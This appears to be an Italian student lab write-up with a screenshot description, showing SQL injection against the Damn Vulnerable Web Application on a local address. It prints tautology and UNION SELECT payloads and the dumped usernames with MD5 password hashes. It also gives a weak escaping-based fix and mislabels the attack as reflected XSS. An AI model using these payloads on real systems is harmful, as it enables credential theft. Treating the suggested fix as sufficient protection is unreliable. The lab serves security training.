

The screenshot displays two side-by-side windows. The left window shows the Burp Suite Community Edition v2023.12.1.3 interface. It features a top menu bar with options like Project, Intruder, Repeater, View, Help, Dashboard, Target, Proxy, Extensions, Learn, Collaborator, Sequencer, Decoder, Comparer, Logger, Organizer, and Settings. Below the menu is a tabbed interface with 'Intercept' selected. A request log shows a GET request to http://192.168.50.101:80. The 'Inspector' panel on the right shows the raw HTTP request details.

The right window shows a web browser at the address 192.168.50.101/dvwa/vulnerabilities/sql/. The page title is 'Damn Vulnerable Web Application (DVWA)'. The main heading is 'Vulnerability: SQL Injection'. There is a form with a label 'User ID:' and a text input field containing 'OR 'x''x''. A 'Submit' button is next to it. Below the form, there are links for more information about SQL injection vulnerabilities. At the bottom of the page, it says 'Damn Vulnerable Web Application (DVWA) v1.0.7'.


OR 'a' = 'a'

CHE CI FA ACCEDERE ALLA TABELLA PRESENTE SULLA DVWA IN MODO DA VISUALIZZARE I RELATIVI CAMPI :

ID

FIRST NAME

SURNAME



PER PREVENIRE QUESTO ATTACCO POTREMMO INSERIRE UN COMANDO PER FARE IN MODO CHE I CARATTERI SPECIALI VENGANO LETTI COME CARATTERI DI TESTO

ES.

`$id = $_GET['id'];`

`$id = stripslashes($id);`

`$id = mysql_real_escape_string($id);`

O AGGIUNGENDO DEI TOKEN DI SESSIONE OLTRE AI COOKIE

“SOLUZIONE CON XSS REFLECTED”

User ID:

ID: ' OR'a'='a' UNION SELECT user, password from users -- --
First name: admin
Surname: admin

ID: ' OR'a'='a' UNION SELECT user, password from users -- --
First name: Gordon
Surname: Brown

ID: ' OR'a'='a' UNION SELECT user, password from users -- --
First name: Hack
Surname: Me

ID: ' OR'a'='a' UNION SELECT user, password from users -- --
First name: Pablo
Surname: Picasso

ID: ' OR'a'='a' UNION SELECT user, password from users -- --
First name: Bob
Surname: Smith

ID: ' OR'a'='a' UNION SELECT user, password from users -- --
First name: admin
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

ID: ' OR'a'='a' UNION SELECT user, password from users -- --
First name: gordonb
Surname: e99a18c428cb38d5f260853678922e03

ID: ' OR'a'='a' UNION SELECT user, password from users -- --
First name: 1337
Surname: 8d3533d75ae2c3966d7e0d4fcc69216b

ID: ' OR'a'='a' UNION SELECT user, password from users -- --
First name: pablo
Surname: 0d107d09f5bbe40cade3de5c71e9e9b7

ID: ' OR'a'='a' UNION SELECT user, password from users -- --
First name: smithy
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

In questo caso abbiamo preso username e password inerente ai data base